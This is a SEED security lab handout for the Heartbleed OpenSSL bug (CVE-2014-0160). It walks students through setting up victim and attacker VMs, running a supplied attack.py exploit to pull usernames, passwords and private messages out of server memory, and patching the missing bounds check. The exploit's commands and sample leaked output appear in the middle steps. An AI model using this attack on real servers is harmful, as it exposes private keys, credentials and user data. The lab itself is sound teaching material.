Heartbleed Attack Lab

Overview:

The Heartbleed bug (CVE-2014-0160) is a severe implementation flaw in the OpenSSL library, which enables attackers to steal data from the memory of the victim server. The contents of the stolen data depend on what is there in the memory of the server. It could potentially contain private keys, TLS session keys, user names, passwords, credit cards, etc. The vulnerability is in the implementation of the Heartbeat protocol, which is used by SSL/TLS to keep the connection alive.

The objective of this lab is for students to understand how serious this vulnerability is, how the attack works, and how to fix the problem. The affected OpenSSL version range is from 1.0.1 to 1.0.1f. The version in the SEEDUbuntu 12.04 VM is 1.0.1.

Lab Setup:


Software**: SEEDUbuntu 12.04 VM (32-bit)** which can be downloaded from here.

- Run two VMs from Virtual Box. Make sure both of these are running on the same “NAT Network”.
- Assume that the Attacker’s IP is 10.0.2.7 and Victim Web server’s IP is 10.0.2.6.

Step 1: Configure the DNS server for Attacker machine

The downloaded SEEDUbuntu VM has already set up the apache2 web server to host our social networking website ELGG. **www.heartbleedlabelegg.com** is the domain name for the site. As per the lab description, we need to modify the /etc/hosts on the Attacker’s machine (10.0.2.7) to make them believe **www.heartbleedlabelegg.com** is on the server machine. If you skip this, your interaction will only affect the localhost server. You can edit the ***hosts*** file on Attacker’s machine using the following command.


$ sudo gedit /etc/hosts



```
[04/30/2019 09:45] seed@ubuntu:~$ sudo gedit /etc/hosts
[sudo] password for seed:
[04/30/2019 09:47] seed@ubuntu:~$ 
```

In the hosts file, locate the line with **www.heartbleedlabelgg.com** and modify the related IP address as following:

	127.0.0.1	**www.heartbleedlabelgg.com**
Change to	**10.0.2.6**	**www.heartbleedlabelgg. com**




```
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are for SEED labs
127.0.0.1       www.OriginalPhpbb3.com

127.0.0.1       www.CSRFLabCollabtive.com
127.0.0.1       www.CSRFLabAttacker.com

127.0.0.1       www.SQLLabCollabtive.com

127.0.0.1       www.XSSLabCollabtive.com

127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com

127.0.0.1       www.OriginalphpMyAdmin.com

127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
[illegible]     www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com

127.0.0.1       www.wtmobilestore.com
```

Step 2: Lab Tasks

Before proceeding to the actual lab tasks, you should perform a warm-up exercise to get familiar with this Heartbleed attack. First, boot up Victim's server and on the Attacker machine, download the provided **attack.py** code provided. Suppose you have placed this **attack.py** code in the /home/seed/directory, first make it executable using the following command:

$ sudo chmod 777 attack.py




```
[04/30/2019 10:04] seed@ubuntu:~$ sudo chmod 777 attack.py
[sudo] password for seed:
[04/30/2019 10:04] seed@ubuntu:~$ ls -l
total 4560
-rwxrwxrwx  1 seed seed   19099 Apr 30 09:52 attack.py
drwxr-xr-x  4 seed seed    4096 Dec  9  2015 Desktop
drwxr-xr-x  3 seed seed    4096 Dec  9  2015 Documents
drwxr-xr-x  2 seed seed    4096 Sep 17  2014 Downloads
drwxrwxr-x  6 seed seed    4096 Sep 16  2014 elggData
-rw-r--r--  1 seed seed    8445 Aug 13  2013 examples.desktop
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Music
drwxr-xr-x 24 root root    4096 Jan  9  2014 openssl-1.0.1
-rw-r--r--  1 root root  132483 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.debian.tar
.gz
-rw-r--r--  1 root root    2382 Jan  9  2014 openssl_1.0.1-4ubuntu5.11.dsc
-rw-r--r--  1 root root 4453920 Mar 22  2012 openssl_1.0.1.orig.tar.gz
drwxr-xr-x  2 seed seed    4096 Aug 25  2013 Pictures
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Public
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Templates
drwxr-xr-x  2 seed seed    4096 Aug 13  2013 Videos
[04/30/2019 10:04] seed@ubuntu:~$
```

As warm-up task, use the following command to run the **attack.py** code on the Attacker machine:

$ python attack.py www.heartbleedlabelgg.com

Attack.py is a program that will send out the malicious heartbeat request to the server **www.heartbleedlabelgg.com** and in response, it will get random data from the server. From the random data, you could see that no matter how many times you try you always receive saying something similar to this that the server is vulnerable because it is sending more data than it should. You can see this in the following figure. Here we can only say it is possible to have attacks but we are not getting any secret data yet.



```
[04/30/2019 10:04] seed@ubuntu:~$ python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-20
14-0160)

######################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server
 is vulnerable!
Please wait... connection attempt 1 of 1
######################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...1.9.8.........5...............
.........3.2.....E.D...../...A..................................1.........
...........
..................................#

[04/30/2019 10:08] seed@ubuntu:~$ █
```

Step 2: Explore the damage of the Heartbleed attack Step 2(a): On the Victim Server:

You are asked to visit the **https://www.heartbleedlabelgg.com** website. Log in as an admin by using the following credentials.

Username	**:**	**admin**
Password	**:**	**seedelgg**

1. Add Boby as a friend (Go to **More -> Members -> Click Boby -> Add Friend**).
2. Send Boby a private message (Compose a message and send).

Step 2(b): On Attacker machine:

As per the lab description, you are asked to run **attack.py** code to find out user activity, password, username and the content of the user's private message. You can run the attack command by using the following command:

$ python attack.py www.heartbleedlabelgg.com

NOTE: Run the attack.py program multiple times to get the expected results.

After running the **attack.py** code multiple times, you will get a lot of meaningful data, which records the actions from the user. The result is different from the warm-up task because the server's memory is not empty anymore. Lots of meaningful data stay in it. As the memory allocation is random you cannot expect what result or dumped data you have each time.

1) **Find out the Username & Password**
2) **Find the exact content of the private message**

Step 3: Investigate the fundamental cause of the Heartbleed attack

As per the lab description, we get to know that the fundamental cause of the Heartbleed attack vulnerability is that there is a missing user input validation while constructing the Heartbeat response packet. The objective of this task is to lead you to touch on the fundamental cause of this attack by changing the value of the payload length variable.

```
$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 40
```

Or

```
$ python /home/seed/attack.py www.heartbleedlabelgg.com --l 0x012B
```

Step 4: Find out the boundary value of the payload length variable.

As a lab task, you are asked to find out the boundary value of the payload length variable, which will not return any extra data. Attempt many tries to know the boundary value. Anything beyond this value will leak extra data blocks from the server's memory.

Step 5: Countermeasure and bug fix

As per the lab description, it is quite easy to just update OpenSSL to the newer version, but this lab task requires you to give a solution at the code level to better analyse the code first.

After analysing the code snippet provided in the lab description, we know that the payload length variable is directly read from the request packet without any boundary check. This is the bug that caused this Heartbleed attack vulnerability. This code fails to do the checks on the input value of the payload length variable. In the lab description, you are allowed to assume the size of the message received as the **sizeof(HeartbeatMessage)**. Let us take this assumption and fix the code as shown below.

```
  ...
  hbtype =
*p++;
n2s(p,payloa
d);
             if (1 + 2 + payload + 16 >
           sizeof(HeartbeatMessage)) return 0; /* silently
           discard per RFC 6520 sec. 4*/
```

We are checking if the size of the received message is bounded by the payload length or not. The if condition **(1 + 2 + payload + 16 > sizeof(HeartbeatMessage))** checks the bounds of the Heartbeat Message, where value 1 is used to store 1-byte type, value 2 is used to store 2-byte payload length and value 16 is used for padding. So, suppose if the Heartbeat request packet is coming with a payload length variable containing value 1000 but payload itself is the only 3-byte string "ABC", then according to this code the if condition will fail and it will drop the request packet to proceed further. This is how we can prevent this attack.

Note:

1) Terminal should contain details of SRN & name
2) Screenshots for all the steps along with the explanation is essential in the submission of a document.